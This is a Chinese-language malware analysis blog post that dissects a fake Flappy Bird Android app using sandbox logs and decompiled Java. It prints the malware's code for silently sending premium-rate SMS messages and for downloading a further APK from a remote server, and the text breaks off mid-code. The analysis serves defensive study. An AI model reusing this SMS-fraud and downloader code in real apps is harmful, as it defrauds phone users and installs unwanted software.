Flappy Bird 恶意程序详细分析

爱小狐狸的小螃蟹 (/author/爱小狐狸的小螃蟹) · 2014/03/25 17:55

0x00 背景

Flappy Bird是在年初的时候非常火爆的一个小游戏，但是后来作者在2014年2月10日将其在Apple与Google商店下架，因为这游戏太容易让人上瘾了。

这时候就有很多恶意的Flappy Bird软件在商店上冒出来。

捕获到一个恶意版本的Flappy Bird可以在用户没有察觉的情况下发送短信。

App MD5：6c357ac34d061c97e6237ce9bd1fe003

所使用的工具：

> DroidBox (https://code.google.com/p/droidbox/) 一个动态分析工具，他为我们展示了一个程序运行时具体在做什么 Android Emulator (http://developer.android.com/tools/help/emulator.html) 包含在Android SDK (https://developer.android.com/sdk/index.html) - 用来模拟运行APK文件
> dex2jar (https://code.google.com/p/dex2jar/) - 反编译可执行文件 (.dex/.odex) 输出 .jar 文件
> JD-GUI (http://jd.benow.ca/#jd-gui) 显示 jar 文件java源代码的GUI工具

本次分析分为两个部分：

> 动态分析 静态分析

在动态分析截断，我们会让app在模拟环境中运行，看看他访问哪些文件和网站，这个是我们在静态分析中寻找相关代码的关键。

在静态分析截断，我们会逆向APK文件出源代码，这让我们能从源代码中找出恶意行为发生的原因。

0x01 动态分析

使用的最主要的工具就是DroidBox。

我在Linux Ubuntu上装了测试，没有发现什么问题。

安装DroidBox之前你需要安装Python包括pylab跟matplotlib库。

Python安装之后需要在http://developer.android.com/sdk/index.html (http://developer.android.com/sdk/index.html)下载安装Android SDK

在终端下输入下面两条命令来导入SDK的路径，这样我们在任何目录可以直接使用SDK相关命令。

```
export PATH=$PATH:/path/to/android-sdk/tools/
export PATH=$PATH:/path/to/android-sdk/platform-tools/
```

下载最新的DroidBox：

```
wget http://droidbox.googlecode.com/files/DroidBox411RC.tar.gz
```

解压缩进入目录：

```
tar -zxvf DroidBox411RC.tar.gz
cd DroidBox411RC
```

现在我们可以建立一个Android虚拟主机创建一个Android Nexus4的设备运行Android 4.2.1版本。

```
android
```

进入DroidBox目录，运行Android模拟器

```
./startemu.sh <AVD name>
```

等待启动完之后，安装运行Flappy Bird：

```
./droidbox.sh flappy-bird.apk
```

你将在终端看到：

```
Waiting for the device...
Installing the application flappy-bird.apk...
Running the component com.hdc.bookmark3934/com.hdc.mlink_x5.MainActivity...
Starting the activity com.hdc.mlink_x5.MainActivity...
Application started
Analyzing the application during infinite time seconds...
    [-] Collected 13 sandbox logs (Ctrl-C to view logs)
```

在虚拟窗口，你应该能看到Flappy Bird的运行，DroidBox也在记录了Flappy Bird的日志，按 Ctrl-C停止DroidBox然后查看日志。

DroidBox输出的日志是JSOn格式的，下面是一个其中一些日志：


```
{
  "apkName": "flappy-bird.apk",
  "enfperm": [

  ],
  "recvnet": {
    "2.104520797729492": {
      "data":
"485454502f312e3120323030204f4b0d0a5365727665723a206e67696e780d0a446174653a2053756e
2c203136204d617220323031342031323a33323a343620474d540d0a436f6e74656e742d547970653a2
0746578742f68746d6c3b20636861727365",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "2.1131179332733154": {
      "data":
"0a436f6e6e656374696f6e3a206b6565702d616c6976650d0a582d506f77657265642d42793a205048
502f352e332e330d0a5365742d436f6f6b69653a20504850534553534944d753272317133646275743
568656631616d6f3830626e746172323b20",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "2.1321218013763428": {
      "data":
"742d456e636f64696e670d0a436f6e74656e742d456e636f64696e673a20677a69700d0a0d0a1f8b08
0000000000000333337373100004a2f6ff00400000076616c69646174652c20706f73742d636865636b3
d302c207072652d636865636b3d300d0a50",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "3.130279779434204": {
      "data":
"436f6e74726f6c3a206d61782d6167653d3630343830300d0a4163636570742d52616e6765733a2062
797465730d0a0d0affd8ffe000104a4649460001010100480048000ffdb00430008060607060508070
7070909080a0c140d0c0b0b0c1912130f14",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "13.584807872772217": {
      "data":
"485454502f312e3120323030204f4b0d0a446174653a2053756e2c203136204d617220323031342031
323a33323a353720474d540d0a4163636570742d52616e6765733a2062797465730d0a436f6e6e65637
4696f6e3a204b6565702d416c6976650d0a",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "11.968261957168579": {
      "data":
"0a0d0a504b0304140008000800374c5d380000000000000000000000140004004d4554412d494e46
2f4d414e49464553542e4d46feca0000ad59c992da5a12dd3bc2ffe06577285c1262925e84171ad1006
840136c2a846634eb6ae4eb9b67bbbbfdca",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "2.8462908267974854": {
      "data":
```

```
"65643a205361742c20303820466562203230313420303a31323a303020474d540d0a436f6e6e6563
74696f6e3a206b6565702d616c6976650d0a455461673a2022353266353932373302d32326433220d0a4
57870697265733a2053756e2c203233204d",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "2.8404297828674316": {
      "data":
"485454502f312e3120323030204f4b0d0a5365727665723a206e67696e780d0a446174653a2053756e
2c203136204d617220323031342031323a33323a343720474d540d0a436f6e74656e742d547970653a2
0696d6167652f6a7065670d0a436f6e7465",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    },
    "11.675630807876587": {
      "data":
"485454502f312e3120323030204f4b0d0a446174653a2053756e2c203136204d617220323031342031
323a33323a353520474d540d0a4163636570742d52616e6765733a2062797465730d0a436f6e6e65637
4696f6e3a204b6565702d416c6976650d0a",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "11.910815000534058": {
      "data":
"30300d0a4c6173742d4d6f6469666965643a205361742c203038204665622032303134203032 3a3133
3a313320474d540d0a436f6e74656e742d547970653a206170706c69636174696f6e2f766e642e616e6
4726f69642e7061636b6167652d61726368",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "14.005896806716919": {
      "data":
"0a0d0a504b0304140008000800374c5d380000000000000000000000140004004d4554412d494e46
2f4d414e49464553542e4d46feca0000ad59c992da5a12dd3bc2ffe06577285c1262925e84171ad1006
840136c2a846634eb6ae4eb9b67bbbbfdca",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "13.692770957946777": {
      "data":
"30300d0a4c6173742d4d6f6469666965643a205361742c203038204665622032303134203032 3a3133
3a313320474d540d0a436f6e74656e742d547970653a206170706c69636174696f6e2f766e642e616e6
4726f69642e7061636b6167652d61726368",
      "host": "210.***.**.196",
      "type": "net read",
      "port": "80"
    },
    "2.1189818382263184": {
      "data":
"20313938312030383a35323a303020474d540d0a43616368652d436f6e74726f6c3a206e6f2d73746f
72652c206e6f2d63616368652c206d7573742d726576616c69646174652c20706f73742d636865636b3
d302c207072652d636865636b3d300d0a50",
      "host": "210.***.***.195",
      "type": "net read",
      "port": "80"
    }
  },
  "servicestart": {

  },
```

```
  "sendsms": {
    "7.549656867980957": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
    },
    "10.157855987548828": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
    }
  },
  "cryptousage": {

  },
  "sendnet": {
    "1.6028339862823486": {
      "type": "net write",
      "desthost": "210.***.***.195",
      "fd": "16",
      "operation": "send",
      "data":
"474554202f626f6f6b6d61726b2f67657453657276696365436f64653f70726963653d313530303020
485454502f312e310d0a557365722d4167656e743a2044616c76696b2f312e362e3020284c696e75783
b20553b20416e64726f696420342e312e31",
      "destport": "80"
    },
    "2.5497188568115234": {
      "type": "net write",
      "desthost": "210.***.***.195",
      "fd": "19",
      "operation": "send",
      "data":
"474554202f75706c6f61642f626f6f6b6d61726b2f323031342f303230382f666c617070795f312e6a
706720485454502f312e310d0a557365722d4167656e743a2044616c76696b2f312e362e3020284c696
e75783b20553b20416e64726f696420342e",
      "destport": "80"
    },
    "11.307919979095459": {
      "type": "net write",
      "desthost": "210.***.**.196",
      "fd": "26",
      "operation": "send",
      "data":
"474554202f6170702f666c617070792e61706b20485454502f312e310d0a557365722d4167656e743a
2044616c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e312e313b20467
56c6c20416e64726f6964206f6e20456d75",
      "destport": "80"
    },
    "13.101272821426392": {
      "type": "net write",
      "desthost": "210.***.**.196",
      "fd": "28",
      "operation": "send",
      "data":
"474554202f6170702f666c617070792e61706b20485454502f312e310d0a557365722d4167656e743a
2044616c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e312e313b20467
56c6c20416e64726f6964206f6e20456d75",
      "destport": "80"
    }
  },
  "accessedfiles": {
    "1033683943": "/proc/1188/cmdline",
    "1067199142": "/data/data/com.hdc.bookmark3934/app_mytime/checktime.txt",
    "1325730693": "/proc/1163/cmdline",
```

```
    "839394932": "/proc/1174/cmdline"
  },
  "fdaccess": {
    "4.386643886566162": {
      "path": "/proc/1163/cmdline",
      "operation": "read",
      "data":
"636f6d2e6864632e626f6f6b6d61726b333933340000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000702f666c61707
0792d626972642e61706b00707079626972",
      "id": "1325730693",
      "type": "file read"
    },
    "4.41674280166626": {
      "path": "/proc/1174/cmdline",
      "operation": "read",
      "data":
"6c6f67636174044726f6964426f783a570064616c76696b766d3a5700416374697669747 94d616e61
6765723a490000000000000000000000000000000000000000000000000000000000000702f666c61707
0792d626972642e61706b00707079626972",
      "id": "839394932",
      "type": "file read"
    },
    "15.97931981086731": {
      "path": "/proc/1188/cmdline",
      "operation": "read",
      "data":
"636f6d2e616e64726f69642e7061636b616765696e7374616c6c6572000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000702f666c61707
0792d626972642e61706b00707079626972",
      "id": "1033683943",
      "type": "file read"
    },
    "10.113840818405151": {
      "path": "/data/data/com.hdc.bookmark3934/app_mytime/checktime.txt",
      "operation": "write",
      "data": "00086d6c696e6b5f7835",
      "id": "1067199142",
      "type": "file write"
    }
  },
  "dataleaks": {

  },
  "opennet": {
    "1.300102949142456": {
      "desthost": "210.***.***.195",
      "fd": "16",
      "destport": "80"
    },
    "2.210848808288574": {
      "desthost": "210.***.***.195",
      "fd": "19",
      "destport": "80"
    },
    "12.578583002090454": {
      "desthost": "210.***.**.196",
      "fd": "28",
      "destport": "80"
    },
    "10.951124906539917": {
      "desthost": "210.***.**.196",
      "fd": "26",
      "destport": "80"
    }
```

```
  },
  "recvsaction": {
    "vn.adflex.sdk.AdFlexBootUpReceiver": "android.intent.action.PACKAGE_RESTARTED"
  },
  "dexclass": {
    "0.32921576499938965": {
      "path": "/data/app/com.hdc.bookmark3934-1.apk",
      "type": "dexload"
    },
    "15.300875902175903": {
      "path": "/system/app/PackageInstaller.apk",
      "type": "dexload"
    }
  },
  "hashes": [
    "6c357ac34d061c97e6237ce9bd1fe003",
    "79e911f1b3c0f1ccd2012832b92fdff548d54b3f",
    "5782758e98698dbcfa1821a56d4501c73efeeec7425dd5aa129e386542666cd5"
  ],
  "closenet": {

  },
  "phonecalls": {

  }
}
2
```


隐藏了部分敏感信息，日志其中最明显的是发送了两条短信。


```
  "sendsms": {
    "7.549656867980957": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
    },
    "10.157855987548828": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
0
```


把BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934发送到号码7740那里。

根据下面的日志可以得出：


```
  "sendnet": {
      "1.6028339862823486": {
        "type": "net write",
        "desthost": "210.***.***.195",
        "fd": "16",
        "operation": "send",
        "data":
"474554202f626f6f6b6d61726b2f67657453657276696365436f64653f70726963653d313530303020
485454502f312e310d0a557365722d4167656e743a2044616c76696b2f312e362e3020284c696e75783
b20553b20416e64726f696420342e312e31",
        "destport": "80"
      }
```


该app访问了210..195这个ip，发送了如下数据：

```
474554202f626f6f6b6d61726b2f67657453657276696365436f64653f707269636
53d313530303020485454502f312e310d0a557365722d4167656e743a2044616
c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e31
2e31
```

数据是16进制编码的，转为ASCII：

```
GET /bookmark/getServiceCode?price=15000 HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.1
```

所以这个app访问URL http://210..195/bookmark/getServiceCode?price=15000，那么返回值是什么呢？返回值为7740，也就是发送短信过去的号码。

尝试了一下修改不容的price的值，返回的结果不同：

```
price=20000 returns 7040
price=30000 returns 7040
price=10000 returns 7640
price=5000 returns 7540
price=1000 returns 7040
```

根据波兰网站http://www.ilekosztujesms.pl/07540/ (http://www.ilekosztujesms.pl/07540/)显示，往该号码发送短信将花费5波兰罗提（差不多相当于10人民币）。

还有个奇怪的东西：

```
"2.5497188568115234": {
      "type": "net write",
      "desthost": "210.***.***.195",
      "fd": "19",
      "operation": "send",
      "data":
"474554202f75706c6f61642f626f6f6b6d61726b2f323031342f303230382f666c617070795f312e6a
706720485454502f312e310d0a557365722d4167656e743a2044616c76696b2f312e362e3020284c696
e75783b20553b20416e64726f696420342e",
      "destport": "80"
    }
```

解码出来之后看到数据包为：

```
GET /upload/bookmark/2014/0208/flappy_1.jpg HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.
```

这个我们稍后在静待分析阶段分析。

总结：我们现在知道了Flappy Bird连接到哪些网站，给付费号码发送短信，并且可以根据接口返回不同发向不同的付费号码。因此可以推测，这个恶意app通过此来赚钱。

但是210.*.*.196这个IP是做什么的呢？


```
"11.307919979095459": {
      "type": "net write",
      "desthost": "210.***.**.196",
      "fd": "26",
      "operation": "send",
      "data":
"474554202f6170702f666c617070792e61706b20485454502f312e310d0a557365722d4167656e743a
2044616c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e312e313b20467
56c6c20416e64726f6964206f6e20456d75",
      "destport": "80"
    }
```


解码后显示访问地址为

```
http://210.***.**.196/app/flappy.apk
```

上面数据表明，改程序正在下载另一个APK：flappy.apk。

或许我们的Flappy Bird只是一个下载者。

这样我们就知道app做了什么了：

1. 发送短信扣费。
2. 下载其他的Flappy Bird。

根据这些信息，我们来静态分析定位其中相关的源代码。

0x02 静态分析

静态分析需要两个工具，dex2jar (https://code.google.com/p/dex2jar/)和JD-GUI (http://jd.benow.ca/#jd-gui)。

第一步就是把APK文件反编译为Java代码。

开始之前我们来看一下APK文件的解构：

> META-INF: 文件夹 lib: 编译后的代码目录 res: APK所需要的资源文件夹 assets: 应用程序资源目录 AndroidManifest.xml: 一个传统的Android清单文件，用于描述该应用程序的名字、版本号、所需权限、注册的服务、链接的其他应用程序。 classes.dex: classes文件通过DEX编译后的文件格式，用于在Dalvik虚拟机上运行的主要代码部分。 resources.arsc: 预编译文件

所以我们最感兴趣的文件为classes.dex，我们希望把classes.dex文件转为jar文件，这可以通过dex2jar来完成：

先从http://code.google.com/p/dex2jar/downloads/list (http://code.google.com/p/dex2jar/downloads/list)下载解压dex2jar。

```
unzip -x dex2jar-version.zip -d /home/user/dex2jar
```

一旦解压之后，就可以使用反编译APK文件了：


```
sh /home/user/dex2jar-version/d2j-dex2jar.sh /home/user/flappy-bird.apk
```

将会生成一个可以使用JD-GUI打开的jar文件。

从http://jd.benow.ca/#jd-gui-downloadenter link description here (http://jd.benow.ca/#jd-gui-download)下载并解压JD-GUI。

```
tar -zxvf jd-gui-version.linux.i686.tar.gz
```

运行打开JD-GUI载入Flappy Bird的jar文件，看到内容如下：



寻找左边的类文件列表，其中有一个在utilities包下的SendSMS类，看起来很像是一个发送短信的类。

SendSMS.class

```
package com.hdc.ultilities;

import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.telephony.SmsManager;
import android.util.Log;
import android.widget.Toast;

public class SendSMS
{
  public static String address;
  public static String dauso_last;
  public static String dauso_x;
  public static int discount;

  public static void send(String paramString1, String paramString2, Context
paramContext, String paramString3, int paramInt, String paramString4)
  {
    address = paramString2.trim();
    discount = paramInt;
    dauso_x = paramString3;
    dauso_last = paramString4;
    new Thread(new Runnable(paramContext, paramString1)
    {
      public void run()
      {
        try
        {
          PendingIntent localPendingIntent1 =
PendingIntent.getBroadcast(SendSMS.this, 0, new Intent("SMS_SENT"), 0);
          PendingIntent localPendingIntent2 =
PendingIntent.getBroadcast(SendSMS.this, 0, new Intent("SMS_DELIVERED"), 0);
          SmsManager localSmsManager = SmsManager.getDefault();
          SendSMS.this.registerReceiver(new BroadcastReceiver(SendSMS.this,
this.val$data)
          {
            public void onReceive(Context paramContext, Intent paramIntent)
            {
              switch (getResultCode())
              {
              case 0:
              case 2:
              case 3:
              case 4:
              default:
              case -1:
              case 1:
              }
              do
              {
                return;
                Toast.makeText(this.val$instance, "G?i thành công", 0).show();
                Log.i("dau so: " + SendSMS.dauso_x, SendSMS.dauso_x +
SendSMS.discount + SendSMS.dauso_last);
                return;
                SendSMS.discount = -1 + SendSMS.discount;
              }
              while (SendSMS.discount < 0);
              Toast.makeText(this.val$instance, "G?i ko ???c", 0).show();
              Log.i("dau so: " + SendSMS.dauso_x, SendSMS.dauso_x +
SendSMS.discount + SendSMS.dauso_last);
              SendSMS.send(this.val$data, SendSMS.dauso_x + SendSMS.discount +
```

```
SendSMS.dauso_last, this.val$instance, SendSMS.dauso_x, SendSMS.discount,
SendSMS.dauso_last);
            }
          }
          , new IntentFilter("SMS_SENT"));
          localSmsManager.sendTextMessage(SendSMS.address, null, this.val$data,
localPendingIntent1, localPendingIntent2);
          return;
        }
        catch (Exception localException)
        {
          localException.printStackTrace();
        }
      }
    }).start();
  }
}
```

下面这段代码负责发送短信：

```
localSmsManager.sendTextMessage(SendSMS.address, null, this.val$data,
localPendingIntent1, localPendingIntent2);
```

这两段代码是隐藏短信发送与到达通知：

```
PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(SendSMS.this, 0, new
Intent("SMS_SENT"), 0);
PendingIntent localPendingIntent2 = PendingIntent.getBroadcast(SendSMS.this, 0, new
Intent("SMS_DELIVERED"), 0);
```

sendTextMessage方法是Android其中一个API（参阅android.telephony.gsm.SmsManager (http://developer.android.com/reference/android/telephony/gsm/SmsManager.html#sendTextMessage%28java.lang.String,%20java.lang.String,%20java.lang.String,%20android.app.PendingIntent,%20android.app.PendingIntent%29) ）。

根据这个，我们可以明确的知道程序发送短信以及隐藏相关操作的代码。

下一个问题就是，这个短信是什么时候发送的呢，是由用户触发的还是其他的呢？

来看一下MainActivity.class文件：

MainActivity.class: Global Variables Snippet

```
public String pop_up1 = "B?ng cách cài ??t và s? d?ng trò ch?i, ph?n m?m này, b?n
???c coi nh? ?ã ch?p nh?n các ?i?u kho?n s? d?ng d??i ?ây c?a chúng tôi: \n1. Không
g? b? ho?c vô hi?u hóa b?t k? bi?n pháp b?o v?, quy?n s? h?u hay b?n quy?n có trên
ho?c trong trò ch?i, ph?n m?m \n2. Không t?o ra các b?n sao b?t ch??c các tính n?ng
ho?c giao di?n, d? li?u c?a trò ch?i, ph?n m?m này.\n3. Không s? d?ng trò ch?i, ph?
n m?m này làm công c? ?? gây h?i cho nh?ng ng??i dùng khác.\n4. S?n ph?m có phí và
b?n c?n thanh toán ?? ti?p t?c s? d?ng sau th?i gian dùng th?.\n5. Phí s? d?ng s?n
ph?m t? 15.000 ? ??n 30.000 ?.";
public String pop_up2 = "   B?n có mu?n kích ho?t không?";
```

2

这两个字符串都为越南文，根据google翻译：

> pop_up1：“通过安装和使用游戏，软件，你将被视为已接受了我们的使用下面的条款： 不要删除或禁用任何防护措施，或在游戏中所有权或著作权，软件。 不要创建重复或模仿界面功能，游戏数据，此软件。 不要使用游戏，软件作为一种工具来造成危害其他用户。 我们的产品是免费的，你需要付费才能继续试用期后使用。 收费使用的产品从15,000越盾30,000越盾。“ pop_up2：“你想要激活吗”

这些看起来像标准条款和条件，只是Flappy Bird是一个免费的应用程序，所以不应该花费。有趣的是在15000的花费与上面访问的URL应该是一样的：http://210..195/bookmark/getServiceCode?price=15000）。

后来在MainActivity.class文件的initListView中找到产生这些对话伴并随着一些发送短信动作代码。下面是从类文件中的代码摘录：

MainActivity.class: Code Extract

```
while (Service_mLink.number_send == 1)
    {
      openPop_up(this.pop_up1, Service_mLink.number_send, 1);
      this.listView.setOnItemClickListener(new AdapterView.OnItemClickListener()
      {
        public void onItemClick(AdapterView<?> paramAdapterView, View paramView,
int paramInt, long paramLong)
        {
          Integer localInteger = Integer.valueOf(0);
          MainActivity.linkInfo = new LinkInfo();
          MainActivity.linkInfo =
(LinkInfo)Service_mLink.instance.listLinkInfo.get(paramInt);
          MainActivity.this.link = MainActivity.linkInfo.getLink();
          MainActivity.this.mo = MainActivity.linkInfo.getMo();
          MainActivity.this.servicecode = Service_mLink.svcodeActive;
          MainActivity.this.servicecode2 = MainActivity.linkInfo.getServicecode2();
          if (localInteger.intValue() == 0)
            MainActivity.this.isFirstTime =
FileManager.loadFtime(MainActivity.this, MainActivity.this.ftime);
          while ((MainActivity.this.servicecode.equals("")) &&
(MainActivity.this.servicecode2.equals("")))
          {
            Log.e("servicecodeAll", MainActivity.this.servicecode + "sv : sv2" +
MainActivity.this.servicecode2);
            MainActivity.DownloadFileFromURL localDownloadFileFromURL = new
MainActivity.DownloadFileFromURL(MainActivity.this);
            String[] arrayOfString = new String[2];
            arrayOfString[0] = MainActivity.this.link;
            arrayOfString[1] = MainActivity.linkInfo.getTitle();
            localDownloadFileFromURL.execute(arrayOfString);
            return;
            Integer.valueOf(1 + localInteger.intValue());
          }
          if ((MainActivity.this.typeNetwork == "VIETNAM_MOBILE") ||
(MainActivity.this.typeNetwork == "BEELINE"))
            MainActivity.this.checkSVCode(MainActivity.this.servicecode2);
          while (true)
          {
```

```
            AlertDialog.Builder localBuilder = new
AlertDialog.Builder(MainActivity.this);
            TextView localTextView = new TextView(MainActivity.this);
            localTextView.setText(MainActivity.this.txt_content);
            localTextView.setGravity(1);
            localTextView.setTextColor(Color.parseColor("#ffffff"));
            localBuilder.setView(localTextView);
            localBuilder.setPositiveButton("Ok", new
DialogInterface.OnClickListener()
            {
              public void onClick(DialogInterface paramDialogInterface, int
paramInt)
              {
                if (Service_mLink.instance.isSim)
                {
                  MainActivity.this.checkInternet();
                  if (MainActivity.this.isConnect)
                  {
                    if ((MainActivity.this.typeNetwork == "VIETNAM_MOBILE") ||
(MainActivity.this.typeNetwork == "BEELINE"))
                      SendSMS.send(MainActivity.this.mo,
MainActivity.this.servicecode2, MainActivity.this, MainActivity.this.type_dauso_X,
MainActivity.this.type_discount, MainActivity.this.type_last);
                    try
                    {
                      while (true)
                      {
                        Toast.makeText(MainActivity.this.getApplicationContext(),
"Ca?m ?n ba?n ?a? s?? du?ng di?ch vu?", 1000).show();
                        Thread.sleep(1000L);
                        paramDialogInterface.cancel();
                        MainActivity.DownloadFileFromURL localDownloadFileFromURL =
new MainActivity.DownloadFileFromURL(MainActivity.this);
                        String[] arrayOfString = new String[2];
                        arrayOfString[0] = MainActivity.this.link;
                        arrayOfString[1] = MainActivity.linkInfo.getTitle();
                        localDownloadFileFromURL.execute(arrayOfString);
                        return;
                        SendSMS.send(MainActivity.this.mo,
MainActivity.this.servicecode, MainActivity.this, MainActivity.this.type_dauso_X,
MainActivity.this.type_discount, MainActivity.this.type_last);
                      }
                    }
                    catch (InterruptedException localInterruptedException)
                    {
                      while (true)
                        localInterruptedException.printStackTrace();
                    }
                  }
                  AlertDialog.Builder localBuilder = new
AlertDialog.Builder(MainActivity.this);
                  localBuilder.create();
                  localBuilder.setTitle("Thông báo");
                  localBuilder.setMessage("B?n vui lòng ki?m tra k?t n?i Internet
!!!");
                  localBuilder.show();
                  return;
                }
                Toast.makeText(MainActivity.this, "B?n ?ã không có Sim ?i?n tho?
i.\n B?n không th? kích ho?t và s? d?ng App ???c !!!", 1000).show();
              }
            });
            localBuilder.setNegativeButton("Cancel", new
DialogInterface.OnClickListener()
            {
```

```
              public void onClick(DialogInterface paramDialogInterface, int
paramInt)
              {
                paramDialogInterface.cancel();
              }
            });
            localBuilder.show();
            return;
            MainActivity.this.checkSVCode(MainActivity.this.servicecode);
          }
        }
      });
      return;
      label249: checkSVCode(Service_mLink.svcodeActive);
    }
```

看起来一旦用户点击了“确定”，就将会发送短信，代码中一共包含两个

```
SendSMS.send(MainActivity.this.mo, MainActivity.this.servicecode,
MainActivity.this, MainActivity.this.type_dauso_X, MainActivity.this.type_discount,
MainActivity.this.type_last);
```

但是第二个是在return的后面，也就意味着不会执行，但是为什么动态分析当中看到了两次发送短信呢？

上面代码中的第三行调用了 openPop_up 方法，来看看其中的代码：

MainMethod.class: method openPop_up

```
public void openPop_up(String paramString, int paramInt1, int paramInt2)
  {
    AlertDialog.Builder localBuilder = new AlertDialog.Builder(this);
    View localView = LayoutInflater.from(this).inflate(2130903043, null);
    this.tvlaw = ((TextView)localView.findViewById(2131230726));
    this.tvlaw.setText(paramString);
    this.tvlaw.setTextColor(-1);
    if (paramInt2 == 1)
      localBuilder.setTitle("?i?u kho?n s? d?ng");
    localBuilder.setView(localView);
    localBuilder.setPositiveButton("Ok", new
DialogInterface.OnClickListener(paramInt2, paramInt1)
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        if (Service_mLink.instance.isSim)
        {
          if ((MainActivity.this.typeNetwork == "VIETNAM_MOBILE") ||
(MainActivity.this.typeNetwork == "BEELINE"))
          {
            SendSMS.send(Service_mLink.mo_Active, Service_mLink.svcodeActive2,
MainActivity.this, MainActivity.this.type_dauso_X, MainActivity.this.type_discount,
MainActivity.this.type_last);
            Log.i("i", this.val$i);
            if (Service_mLink.instance.listLinkInfo.size() != 1)
              break label345;
            if ((this.val$number_send == 1) && (this.val$i == 1))
```

```
            {
              FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
              MainActivity.DownloadFileFromURL localDownloadFileFromURL2 = new
MainActivity.DownloadFileFromURL(MainActivity.this);
              String[] arrayOfString2 = new String[2];
              arrayOfString2[0] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getLink();
